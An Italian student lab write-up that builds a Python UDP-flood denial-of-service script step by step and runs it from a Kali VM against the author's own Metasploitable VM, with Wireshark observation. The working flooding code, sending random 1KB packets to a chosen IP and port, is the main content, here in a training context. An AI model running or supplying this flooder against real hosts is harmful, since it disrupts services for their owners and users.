W7D4 - Pratica

Andremo a creare uno script con Python al fine di simulare un attacco Dos alla nostra macchina virtuale (o ad un server simulato).

Cos'è un attacco Dos in breve: è un tentativo di rendere inutilizzabile un servizio, un server o un sito web al legittimo proprietario un' iniezione massiccia di dati inutili, ne esistono di diversi tipi e di diversa grandezza.

Che tipo di attacco Dos andremo a simulare: Creeremo uno script con python per fare un programma: L' UDP Flood, come si evince dal nome il suo scopo è quello di inviare una "cascata" di pacchetti UDP al server in modo da ostruire la connessione di rete.

Svolgimento dell' esercizio:

Nella prima parte **creiamo lo script su python**, nella seconda parte **lo utilizziamo e visioniamo i pacchetti inviati con Wireshark**.
L' indirizzo bersaglio che ho scelto è la mia MV metasploitable 2, l' attaccante la mia VM kali.

Prima parte : Lo script

Iniziamo lo script di Python importando due librerie che ci serviranno nel programma, la random che serve a creare pacchetti "spazzatura" da inviare e la socket, libreria fondamentale per questo tipo di script

```
1  #importazione dei moduli
2  import random # crea dei pacchetti casuali da inviare
3  import socket
4  # libreria fondamentale per tutti gli script che riguardano le connessioni
5  #  creano punti di connessione tra il programma e la rete
```

Click to add a breakpoint

Definiamo la funzione principale UDP_Flood, creando un variabile con la libreria random e definendo la quantità

```
8  # definizione della funzione principale
9  def UDP_flood():
10     dati_da_inviare = random._urandom(1024)
11     # crea una variabile di pacchetti da 1KB da 'sparare' al ip target
```

Ora creiamo un ciclo for per far decidere all' utente del nostro programma quanti pacchetti da 1 KB vuole inviare al target, il programma li invia grazie al send.to è scrive a schermo i pacchetti inviati numerandoli.

```
    for x in range(numero_pacchetti):
        # inizia un ciclo che si ripeterà per inviare pacchetti
        # (10 20 o quelli che si vuole)
        s.sendto(dati_da_inviare , target)
        # questo è il comando che invia i pacchetti al IP bersaglio
        print( "#" ,x, "- UDP inviato\n" )
```

ora definiamo le variabili della funzione che abbiamo creato: definiamo indirizzo ip come stringa (perché ci aspettiamo una risposta che abbia numeri e caratteri), definiamo il numero di porta come numero intero e il numero di pacchetti da inviare sempre aspettandoci come risposta da parte dell' utente un numero intero.

```
indirizzo_ip = str(input("Inserisci l' indirizzo IP target: "))
# definiamo l'IP input come stringa e lo chiediamo all' utente
porta = int(input("Inserisci la porta"))
# questo può essere solo un numero intero quindi lo definiamo come int
# e lo chiediamo
numero_pacchetti = int(input("Inserisci il numero di pacchetti da inviare: "))
# chiediamo il numero di pacchetti che inviamo al ciclo for
```

Inseriamo il ciclo try - except: il funzionamento è semplice, "*prova (try) a fare questa operazione, se non riesci fai (except) quest' altra operazione.*"
All' interno del try inseriamo la funzione socket che definisce quale indirizzo ci aspettiamo (IPv4 attraverso il cmd AF_INET e quali pacchetti inviare (UDP attraverso SOCK_DGRAM), infine definiamo il bersaglio con indirizzo IP e porta (comando target =)

```
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    # fondamentale: crea il socket, af_inet dice al programma che quello è un
    # IPv4, sock_dgram che il protocollo usato è UDP
    target = (str(indirizzo_ip), int(porta))
    # definiamo o 'miriamo' il bersaglio composto da IP e porta
```

Nell except diamo il comando di chiudere la connessione in maniera sicura se per qualunque motivo il programma non riesce a connettersi o ad inviare pacchetti come richiesto.

```
except:
    s.close()
    print("[!] Error!!!")
    # se si verifica un' errore durante la connessione o la creazione di
    # pacchetti il questa parte del programma ha il compito di chiudere
    #  la connsessione in modo sicuro e stampa un messaggio di errore
```


l’ ultimo comando chiama tutta la funzione appena creata e la esegue:

```
UDP_flood()
 # chiama la funzione che abbiamo definito e avvia il processo.
```

Seconda parte: utilizzo del programma e cattura su Wireshark

```
└─$ /bin/python "/home/kali/Desktop/esercizi epicode/UDP_flood.py"
Inserisci l' indirizzo IP target: 192.168.50.101
Inserisci la porta1234
Inserisci il numero di pacchetti da inviare: 20
```

come programmato ci chiede indirizzo IP del target ed in quale porta inviare la nostra “cascata” di pacchetti UDP.



Qui la cattura su wireshark dove leggiamo si sorche l’ indirizzo IP della nostra kali, su destination l’ indirizzo IP target e su protocol la tipologia di pacchetti (UDP).

Simone Lauria